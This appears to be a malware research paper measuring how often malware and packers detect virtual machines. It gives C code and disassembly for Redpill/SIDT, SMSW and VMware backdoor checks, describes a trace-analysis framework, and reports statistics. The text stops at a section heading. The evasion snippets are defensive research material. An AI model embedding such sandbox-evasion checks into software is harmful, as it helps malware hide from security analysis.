It was first observed by Joanna Rutkowska that because there is only one IDTR register, but there are at least two OS running concurrently (i.e. the host and the guest OS), VMM needs to shadow the guest's IDTR in a safe place, so that it will not conflict with host's one. On VMWare with a single processor, the relocated address of IDT was at address 0xffXXXXXX, while on Virtual PC it is 0xe8XXXXXX.

However, this assumption is not correct if the system is fully emulated or there is more than one hardware CPU installed, which is the case with most modern multi-core processors. In a multi processor system every processor uses its own interrupt descriptor table (IDT) and has its own register (IDTR) to point to the IDT. Often, the IDT memory address for the second CPU is in the region 0xf7XXXXXX, which means that the method used by Redpill and Scoopy Doo detection programs can often show incorrect results.

```
int detect_vm () {
 /* setup memory areas for returned IDTR content and the assembly */
 unsigned char m[2+4], sidtc[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
 /* patch assembly with the pointer to buffer allocated for IDTR */
 *((unsigned*)&sidtc[3]) = (unsigned)m;
 /* call the code to retrieve IDTR */
 ((void(*)())&sidtc)();
 /* if MSB of the IDTR is larger than 0xd0 assume virtual machine */
 return (m[5]>0xd0) ? 1 : 0;
}
```

Redpill detection method

The Redpill's method checks the first byte of the IDTR and compares it with 0xd0. If the byte greater than 0xd0 the program assumes that it is running inside a virtual machine. In case of a dual processor system this approach will generate false positive detection in 50% of the time.

A more reliable method may be to use sldt instruction since LDTR registers for individual processors running Windows seem to be initialised to point to the same memory location and the false positive rate is minimised.

SMSW VMWare detection

An alternative method of checking for the presence of VMWare has been found in several samples of an IRC backdoor Troj/Zyklo (Backdoor.Zyklobot). The method uses the SMSW (Store Machine Specific Word) instruction. The instruction is supposed to return 16-bit result and if the 32 bit register is used to store the result, the higher 16 bits are undefined, according to the Intel's Instruction Set Reference.

In an experiment conducted by Danny Quist of Offensive computing, it has been observed that on Intel processors, the return value of top 16 bits is consistently 0x8001, while on virtualized CPU in VMWare the target register contains the value preserved before the instruction was executed. This fact was used in the SMSW method. First the target register is initialised with a "magic" value and the SMSW is executed. If after the execution of the instruction the target register still contains the magic value, the program is deemed to be running inside VMWare.

```
int mswCheck(void)
{
   int rc = 0;

   unsigned int reax = 0;

   __asm
   {
      mov eax, 0xCCCCCCCC;  // This is the magic value
      smsw eax;
      mov DWORD PTR [reax], eax;
   }

   printf("MSW: %2.2x%2.2x%2.2x%2.2x\n",
      (reax >> 24) & 0xFF, (reax >> 16) & 0xFF, (reax >> 8) & 0xFF,
reax & 0xFF);

   // If the high order bits are still 0xCC, then we are in a VMWare session
   // with emulation turned off.
   if ( ((( reax >> 24) & 0xFF ) == 0xcc) && ((( reax >> 16) & 0xFF ) == 0xcc))
      rc = 1;
   else
      rc = 0;

   return rc;
}
```

This code has been observed in few other malware families, indicating a code reuse.

Other detection methods

Presence of a virtual machine can also be detected by checking other operating system objects such as:


- system services (for presence of VMWare Tools service)
- virtual network card MAC specific addresses
- system BIOS (for Virtual machine specific BIOS emulation)
- system hardware devices (both VMWare and Virtual PC virtualize a specific set of devices)
- file system
- system CPU (CPUID instruction, returns ConnectixCPU if the system is a VPC machine)
- registry keys referencing VMWare or Connectix (Microsoft Virtual PC)

Methodology of our study with DSD-Tracer

In our study, we utilised DSD-Tracer, a malware analysis framework developed in house for our own research. We aimed to use DSD-Tracer to identify the families of obfuscation packers which employ VM-aware detection techniques, while detection of other non-obfuscated virtualization aware malware was implemented using a set of static analysis rules and dynamic rules applied to the output of Sophos virus engine built-in emulator.

DSD-Tracer is a framework that integrates dynamic and static analysis. Detailed discussion of DSD-Tracer is outside of the scope of this paper. Interested parties can refer to [1] for detailed discussion of the framework. In the following section we will briefly discuss our methodology and advantages of employing DSD-Tracer as our tool for analysing samples.

Architecture of DSD-Tracer



DSD-Tracer architecture

Dynamic component

DSD-Tracer provides a detailed trace of the executable in dynamic state, including the following information:

- Instructions decoded before its execution.
- All CPU registers.
- Reads/writes to virtual/physical memory.
- Interrupts/exceptions generated.

At the core of the dynamic component is an instrumented virtual machine which aims to capture every instruction run by the sample. The specification of the framework enables tools to communicate low level information about samples. There are existing studies on automated replication systems; some previous studies for using VM to automate analysis (such as TTAnalyze, Cobra, CWSandbox, see references) focused on using VM to obtain high-level information as opposed to low level assembly traces.

DSD-Tracer collects low-level information about the running sample. We argue this ability for collecting low-level information is essential for our investigation since techniques for detecting virtual machine (e.g. the invalid instruction execution to detect Virtual PC which only requires one instruction) can be observed at only low level.

Static Component

Serialized dynamic information can be accessed via a well defined interface. The interface module was written in C++ which is wrapped into a high-level language module using SWIG module (supporting Perl, PHP, Python, Tcl, Ruby, PHP, etc.)


The following summarise the interface used to access the serialized dynamic information:

```
class dsd_reader {

public:
  dsd_reader(char *logname);
  ~dsd_reader();

  tick cputick();
  tick min_cputick();
  tick max_cputick();

  dsd_reader* next();
  dsd_reader* previous();
  dsd_reader* set_tick(tick t);

  //check if certain block exists
  dsd_block* read_block();
  //dsd_block* read_block(const char* type);
  dsd_block* read_block(block_type type);

  // return current instructions
  address instn_laddr();
  unsigned instn_len();
  byte* instn_buf();  //return array of null-terminated bytes
  char* instn_disasm();

  // return details about memory write
  address memw_laddr();
  address memw_paddr();
  unsigned memw_len();
  byte* memw_data();
  byte* memw_origdata();

  //return cpu states
  Bit32u cpu_eax();
  Bit32u cpu_ebx();
  Bit32u cpu_ecx();
  Bit32u cpu_edx();
  Bit32u cpu_ebp();
  Bit32u cpu_esi();
  Bit32u cpu_edi();
  Bit32u cpu_esp();
};
```

An example of C++ interface declaration

We have taken advantage of this interface and written a Python script to detect known techniques for detecting VM detailed in previous paragraphs. The script takes the trace, steps through each CPU tick and performs matching to see if the trace matches one of the previously discussed VM detection techniques.

Automatic replication harness



(Screenshot of our post-analysis results)

In order to handle large number of samples to obtain reliable statistics, manual generation of dynamic traces and analysis is impractical.

We have implemented a web-based automatic replication harness which allows feeding large number of samples, and automatically performs required analysis to detect if the sample has employed known VM detection techniques (in addition to various code-coverage analysis, data-I/O analysis as shown in above screenshot).


The result of our analysis was obtained by the web-based interface which displays the proportion and category of detected VM-aware techniques.

Case study: DSD-Tracer on Themida

To give insight into the complexity of analyzing packers that employ virtualization detection techniques, we will use Themida packer as an example. Themida is a complex packer that employs various armouring techniques, metamorphic/junk instructions insertions and virtualization detection.

Complexity of Themida

The complexity of Themida can be illustrated by the following Data I/O graph produced from a trace of DSD-Tracer of the Themida unpacking:



The red line shows the IP, blue line shows the write address, green is the read address. This graph illustrates a few things:

1. The multiple layers of encryption employed by Themida
2. The large red blob in the middle is the embedded Virtual Machine code by Themida – the virtual machine itself employs excessive junk jumps which cause the large spread of the IP.

Analyzing Themida through traditional debugger/static technique is very labor intensive.

Static analysis of the dsddump sample

One of the frequently used too in DSD-Tracer is "dsddump". Since DSD-Tracer recorded all memory I/O operations of the original executable, we can simply replay all the recorded memory-io and produce a "dump" of the packed sample in static environment. Advantage of such method compare to dumping directly from memory includes ability to circumvent various page-level anti-dumping techniques as well as ability to inspect the "dump" at different time slices.

If we look at the information extracted from the replication harness:

VMDetection

```
VMDETECT: Invadlid instruction for VPC used - [30589868] 00695257 - (invalid)
VMDETECT: possible VMXh backdoor used - [30590012] 00695386 - in eax, dx
```

Graphs

Graphs of control flow (Click for full size version) (Only over first 5000000 ticks)

Click to display image (might be a large image)

Both the CPU tick (relative to the start of the process) and the virtual address of the technique is recorded.

Now we can refer to the de-obfuscated “dsddump” sample. We can investigate the virtual address at which the VM-aware technique occurred.

This allows us to cross verified the VM-aware technique used between samples. For example, the following is a side by side comparison for the VMX backdoor technique used between 2 samples:

```
mida_:005F8B8C
mida_:005F8B8F
mida_:005F8B8F ; =============== S U B R O U T I N E ================
mida_:005F8B8F
mida_:005F8B8F
mida_:005F8B8F sub_5F8B8F proc near     ; CODE XREF: sub_5F8B69:loc_5F8
mida_:005F8B8F
mida_:005F8B8F arg_4= dword ptr  8
mida_:005F8B8F
mida_:005F8B8F    pop  eax
mida_:005F8B90    mov  [esp-4+arg_4], eax
mida_:005F8B94    add  [esp-4+arg_4], 1Ah
mida_:005F8B9C    inc  eax
mida_:005F8B9D    push eax
mida_:005F8B9E    retn
mida_:005F8B9E sub_5F8B8F endp
mida_:005F8B9E
mida_:005F8B9E ; ---------------------------------------------------
mida_:005F8B9F    db 7Ch, 94h, 79h, 0E5h, 99h, 38h, 8
mida_:005F8BA6 ; ---------------------------------------------------
mida_:005F8BA6    jmp  VMXBackdoor
mida_:005F8BA6 ; ---------------------------------------------------
mida_:005F8BAB    db 16h, 62h, 2, 0FCh, 2Fh
mida_:005F8BB0 ; ---------------------------------------------------
mida_:005F8BB0
mida_:005F8BB0 VMXBackdoor:             ; CODE XREF: Themida_:005F8BA6↑
mida_:005F8BB0    mov  ecx, 0Ah
mida_:005F8BB5    mov  eax, 4855D704h
mida_:005F8BBA    add  eax, 0DF78164h
mida_:005F8BBF    mov  ebx, 8685D465h
mida_:005F8BC4    mov  edx, 34B640h
mida_:005F8BC9    sub  edx, 345FE8h
mida_:005F8BCF    in   eax, dx          ; VMX backdoor
mida_:005F8BD0    cmp  ebx, 564D5868h
mida_:005F8BD6    jnz  short loc_5F8BE2
mida_:005F8BD8    mov  dword ptr [ebp+0A742D8Dh], 1
mida_:005F8BE2
mida_:005F8BE2 loc_5F8BE2:              ; CODE XREF: Themida_:005F8BD6↑
mida_:005F8BE2    pop  large dword ptr fs:0
mida_:005F8BE9    add  esp, 4
mida_:005F8BEC    sub  ch, 62h
mida_:005F8BEF    add  dl, 2
mida_:005F8BF2    mov  eax, eax
mida_:005F8BF4    mov  ecx, [ebp+0A7424C1h]
mida_:005F8BFA    cmp  dword ptr [ebp+0A742E75h], 0
mida_:005F8C01    jnz  short loc_5F8C0C
mida_:005F8C03    cmp  dword ptr [ebp+0A740489h], 0
mida_:005F8C0A    jz   short loc_5F8C25
mida_:005F8C0C
mida_:005F8C0C loc_5F8C0C:              ; CODE XREF: Themida_:005F8C01↑
mida_:005F8C0C    push eax
```

```
OsO_____:0069533F    call sub_695347
OsO_____:00695344    and  [edx-3Dh], bl
OsO_____:00695344 sub_69532E endp ; sp-analysis failed
OsO_____:00695344
OsO_____:00695347
OsO_____:00695347 ; =============== S U B R O U T I N E ============
OsO_____:00695347
OsO_____:00695347
OsO_____:00695347 sub_695347 proc near     ; CODE XREF: sub_69532E+11↑
OsO_____:00695347
OsO_____:00695347 arg_4= dword ptr  8
OsO_____:00695347
OsO_____:00695347    pop  edx
OsO_____:00695348    mov  [esp-4+arg_4], edx
OsO_____:0069534C    add  [esp-4+arg_4], 1Dh
OsO_____:00695354    inc  edx
OsO_____:00695355    push edx
OsO_____:00695356    retn
OsO_____:00695356 sub_695347 endp
OsO_____:00695356
OsO_____:00695356 ; ---------------------------------------------------
OsO_____:00695357    db 76h, 0B8h, 0B1h, 7Eh, 9, 2Bh, 0Dh, 10h, 6Fh,
OsO_____:00695362 ; ---------------------------------------------------
OsO_____:00695362
OsO_____:00695362 VMXBackdoor:
OsO_____:00695362    mov  ebp, 71B1AF9h
OsO_____:00695367    mov  ecx, 0Ah
OsO_____:0069536C    mov  eax, 4855D704h
OsO_____:00695371    add  eax, 0DF78164h
OsO_____:00695376    mov  ebx, 8685D465h
OsO_____:0069537B    mov  edx, 34B640h
OsO_____:00695380    sub  edx, 345FE8h
OsO_____:00695386    in   eax, dx          ; VMX backdoor
OsO_____:00695387    cmp  ebx, 564D5868h
OsO_____:0069538D    jnz  short loc_695399
OsO_____:0069538F    mov  dword ptr [ebp+71B0865h], 1
OsO_____:00695399
OsO_____:00695399 loc_695399:           ; CODE XREF: OsO_____:00695
OsO_____:00695399    pop  large dword ptr fs:0
OsO_____:006953A0    add  esp, 4
OsO_____:006953A3    push 0
OsO_____:006953A5    push eax
OsO_____:006953A6    call sub_6953AE
OsO_____:006953AB    and  [eax-3Dh], bl
OsO_____:006953AE
OsO_____:006953AE ; =============== S U B R O U T I N E ============
OsO_____:006953AE
OsO_____:006953AE
OsO_____:006953AE sub_6953AE proc near     ; CODE XREF: OsO_____:00695
OsO_____:006953AE
OsO_____:006953AE arg_4= dword ptr  8
```

Note the:

1. The junk jump instruction in front of the technique. The junk jumps are modified between different samples.
2. Simple algebraic instruction is used to build up the required register values to avoid static detection and looks polymorphic. However, we found that these algebraic operations are relatively constant between the samples and might not be generated at the time of packing.

In summary, DSD-Tracer provides us with an effective and accurate way of analysing packers without requiring manually trace through the sample.

Justification for using DSD-Tracer

Coverage of packed samples

In malware research, a large number of samples are packed. At least 20% of samples from Sophos sample set are packed with known packers, although this percentage is on decrease. Such packed samples prevent static analysis techniques from discovering that the sample is VM-aware. Unpacking the sample does not help towards our goal since one of our major goals was to

investigate VM-aware techniques which are embedded within the packer, and unpacking the sample will strip the sample of such property.

By using DSD-Tracer, we record a trace of dynamically executed samples, and recognize a Virtual Machine detection technique even if it is hidden deep inside the packer and cannot be seen by static analysis techniques.

This ability is demonstrated by the previously discussed case-study of Themida.

Low-level accuracy

There are existing tools for obtaining low level assembly information through emulation, including the Norman Sandbox Analyzer. It constructs an ad-hoc subset of CPU/OS functionality, which means there are often flaws which malware can detect easily (e.g. "Detecting Norman by IDT" [av07]). Nevertheless, these are valuable tools to cross-verify trace information in the framework. ida-x86emu is an x86 emulator written as an IDA plug-in , with limited OS-level emulation. Note that most of these tools are designed with different goals – Norman Sandbox analyzer is a real-time analysis tool with efficiency in mind, while ida-x86emu is a tool aimed at assisting unpacking in IDA as opposed to being a full emulator - so accuracy of emulation might not be the most important goal of these tools.

Circumventing armour techniques

DSD-Tracer uses an instrumented Virtual Machine for which the “debugger” runs below Ring0 (using x86 terminology here) and so it had been labelled as Ring-1 debugger. Ring -1 debuggers provide a more accurate simulation environment since no modification is required to the OS-level. It can monitor the debugee without affecting any of the host OS environment or the CPU state (e.g. debugging registers).

There are alternative solutions which also allow kernel mode debugging, such as VMware workstation, or QEmu kernel mode debugger. However, we have chosen Bochs as our final choice due to the fact that in Bochs, the CPU is fully emulated (as oppose to some other VM such as QEMU, KQEMU and VMware which, for efficiency purposes, execute some instructions natively on the machine). It does not employ any dynamic binary translation technique, which greatly simplifies implementing the VM at CPU execution level. This property makes Bochs relatively accurate and robust compare to other VMs.

Mitigating factors in using DSD-Tracer

While DSD-Tracer does provide some advantage for our research, we have to also be aware of certain caveats in using it. Below detailed some of our concerns while employing DSD-Tracer, and describe measures to minimize the impact of such factors.

Bochs as a Virtual Machine

DSD-Tracer currently employs Bochs as the analysis environment at the core of the dynamic stage. There are known techniques for detecting Bochs – most easily on the emulated device characteristic.

In our evaluation of suitability for Bochs as analysis environment, we had tried to establish if any malware employs known technique in detecting Bochs. However, from our research, we had not been able to find any samples which tried to detect the existence of Bochs machine.

In the original description of DSD-Tracer in [1], it is proposed that multiple dynamic analysis trace generated on different environment can be cross-verified against each other to make VM-aware techniques (and in general, armoring technique) almost impossible, since armoring techniques would display a divergence between the 2 traces. We have implemented a proof of concept version of such framework which will be discussed in the following section.

Scalability

Due to the large amount of information handled by DSD-Tracer, the current throughput of our experimental setup of DSD-Tracer is close to 4 samples/hour. Our main aim of research for using DSD-Tracer is to establish the amount of packed samples which employ VM-aware techniques.

To best-employ our limited bandwidth with our DSD-Tracer replication harness, we have taken random samples from each known (as several custom) packers so we can accurately establish if a family of packer contain VM-aware techniques or not. We took 5 samples from each of the commonly used sets of packed, while for packers with smaller population we have taken 2.

Some packers, such as Themida, have Virtual Machine detection as an optional feature. It is not necessary true that the samples we chose from our collection to represent the packer will have such option enabled. However, we argue that it is likely that malware authors would more often than not enable such features since:

1. Malware running in a virtualized environment is often less valuable than one on real environment
2. Malware researchers make use of virtualization as their analysis environment is a well known fact, and hence malware authors are likely to enable such option

We have done a brief research on the percentage of samples which had VM technique turned on for Themida, we found more than 85% of them contain VM-aware techniques.

Proof of concept experiment for DSD-Tracer on VMware

One of the core-idea of DSD-Tracer is the ability to cross-verified multiple dynamic analysis trace generated on different environment to make VM-aware techniques (and in general, armoring technique) almost impossible, since armoring techniques would display a divergence between the 2 traces.

In the following section we shall describe our attempt to implement another implementation of DSD-Tracer of which we could verify against the trace generated from Bochs.

We have also implemented a prototype version of the DSD-Tracer running on VMware Workstation 6 using its GDB debugging stub and implementing a customized GDB client on the host environment which will single step and record the trace.

The setup was quite simple. Following instruction from [6], the vmx file needed to be configured with following lines:

debugStub.listen.guest32 = "TRUE"

debugStub.listen.guest32.remote = "TRUE"

In addition, we would like to enable the “invisible breakpoint” option that does not use the usual software breakpoints affecting the guest memory. Invisible breakpoints allow VMware to maintain a set of internal breakpoints similar to hardware breakpoints.

debugStub.hideBreakpoints=1

One advantage of such “invisible breakpoints” is that they operate on virtual addresses. They work on all page tables – even if the process has not yet been created. This is a very convenient mechanism which allows us to set a breakpoint at the entry point of the process.

With the above options enabled we can connect a GDB client to port 8832 and it will act as a kernel mode debugger on the host, using the following command in gdb:

target remote localhost:8832

As a simple experiment, we can use the following simple GDB script to print out the assembly execution trace from the client. Note that we would only target the Ring 3 instructions from the specific process we are investigating.

```
target remote localhost:8832
# default disassembly flavour for gdb is att
set disassembly-flavour intel

# set breakpoint at the entry point (remember to use invisible breakpoint)
b *0x4010000
continue

# list of contextswap breakpoints (at win2k KiSwapContext)
b *0x80403b96
b *0x80403c6c

# internal function for getting Process ID from PEB
# Note it might not be able to read the necessary memory when in Ring 0,
# thus will return -1 if it fail. See below
define getpid
	# cannot get pid in ring 0
	set $pidnow = -1
	# PEB->PID
	set $pidnow = *0x7ffde020
end

# get current pid
set $pid = *0x7ffde020  # PEB.pid at Win2k
printf "current pid = %i\n", $pid
while 1
	set $switchcount = 0
	getpid
	while ($pid != $pidnow)
		printf "waiting to be switched (pid = %i)...\n", $pidnow
		continue
		set $switchcount = $switchcount + 1
		if ($switchcount > 1000)
			printf "switched too many times! quit...\n"
			quit
		end
		getpid
	end
	# only print disassembly if not in r0
	if ($cs != 8)
		# print one instruction
		x/i $pc
	end
	si
end
quit
```

To avoid error in memory read while running the script, it will require a patch on the GDB client to handle memory read errors without stopping the script. This can be done by patching the source of GDB client with patches based on (the above script assumed a simplified version of the patch that all errors are ignored).

Using this setup, we are able to demonstrate detection on the VMX backdoor technique, by showing the differences between the traces generated from Bochs and VMware. We are able to locate the exact instruction at which the VM-detection have occurred.

A problem with our proof of concept is that the throughput of this experimental setup is very low. It takes approximately 6 hours to run a proof of concept sample on VMware workstation with single stepping GDB client, this is mainly due to 2 reasons:

1. overhead in communication between the GDB client on the host and GDB stub in the VMware.
2. when investigating SIDT VM-aware technique, we noticed that the returned IDT value shows that acceleration was disabled. It seems that turning on debugging stub would implicitly disable acceleration, which is a side effect of our investigation

Note that since QEMU also has the GDB stub support, it is possible to implement the above technique in QEMU as well.

This proof of concept, DSD-Tracer on VMware demonstrates our technique of cross-verifying traces against each other to detect armoring techniques. However, improvements are needed to be made if we are to employ it on a large sample set.


Results

Our research attempted to measure the proportion of VM-aware files in the malware set using a combination of static and dynamic analysis methods. During the process we were aware of the limitation of both approaches with regards to the modern malware that often employs obfuscation methods to make analysis more difficult and in many ways our measurement will amount to approximation where our target to come up with “worst case” numbers. For example, if we found that a significant number of family members are VM-aware we used the full number of family members as the worst case. With this approach we hope we have taken in account the number of malicious files and families that were not detected due to obfuscation and insufficiencies of our testing methods.

VM detection in packers

DSD-Tracer test has been run on a set of around 400 samples packed by 193 different generic and custom packers classified by out database. We have taken 5 random samples from each of the commonly used sets of packed, while for packers with smaller population we have taken 2. More than one sample of each packer is taken to eliminate uncertainties around determination of the VM detection in the packer code. Only if two or more of the tested samples were found to exhibit VM detection we attributed the detection to packer code, otherwise we would attribute the detection to the underlying malware. Overall, our tests have shown only one major packer that actively used VM detection code – Themida accounting for 1.03% samples in our test set.

One border line case we found is ExeCryptor (accounted for 0.15% of our testset). ExeCryptor provides an option for making the packed executable compatible with Virtual environment.



Execryptor VMWare compatibility protection option

However, when we tried to investigate further, we found:

- We have taken a number of ExeCryptor samples from our test set, and verify that they all behaved the same between virtual and real environment.
- We created our own ExeCrytor executables with and without the VM compatibility option but could not spot any differences in execution path between the samples in DSD-Tracer.
- Static analysis concludes that it does not contains any known techniques for detecting Virtual environment.

Therefore we have decided to exclude ExeCrytor from our list of packers which detects Virtual environment.

Nevertheless, we found several samples of various custom packers that also exhibited this VM detection behaviour. Since we know that these custom packers were specifically created to obfuscate malware we can conclude that there is a higher probability of VM detection code in custom packers than in the generic packers. We do not have the names for these packers as they are detected under Sophos generic custom packer detection name EncPk. When VM-aware custom packers are taken in account, the overall VM detection rate in packer code raises to 1.15%.

VM detection in malware families

This part of testing was conducted using a combination of purely static analysis (disassembly) rules and dynamic (Sophos virus engine emulation) rules. The rules were run over a set consisting of around 2 million known malicious files. The rules are also tested on a large set of known clean files to make sure that none of the rules trigger too many false positive detections.

Some rules, for example SIDT scanning static rule generated too many false positive detections and were not included in the result even if detections may have been correct. Rules based testing (excluding packers) shows that a little bit less of 1% of samples may be VM-aware. To get overall percentage, we should add the percentage of files that use VM-aware packers.

Method	Number	Percentage	FP rate
VMWare backdoor	4524	0.232%	low
SIDT, SLDT	8668	0.444%	medium_to_high
Redpill copy	68	0.003%	none
VPCDet-A	2630	0.135%	low
VMWare string	3216	0.165%	medium
VMsmsw	4		none
Overall		0.978%	

Table 1. Virtual machine detection method breakdown

In terms of family breakdown there are a lot of smaller families implementing VM detection methods, the largest of them comprise of Dorf (not all samples), Zlob (again only downloading component) and Agobot and various IRCBot variants.

Another significant contribution comes from a family of dialers Dial/FlashL, although the full behaviour will still be exhibited regardless of the fact that a VM was detected. Dial/FlashL will however report the presence of a virtual machine in its infection report using HTTP post request to its home website.

Overall numbers


If we add numbers from the previous two sections, we get a good approximation of the overall number of VM-aware malicious files.

Some interesting observations

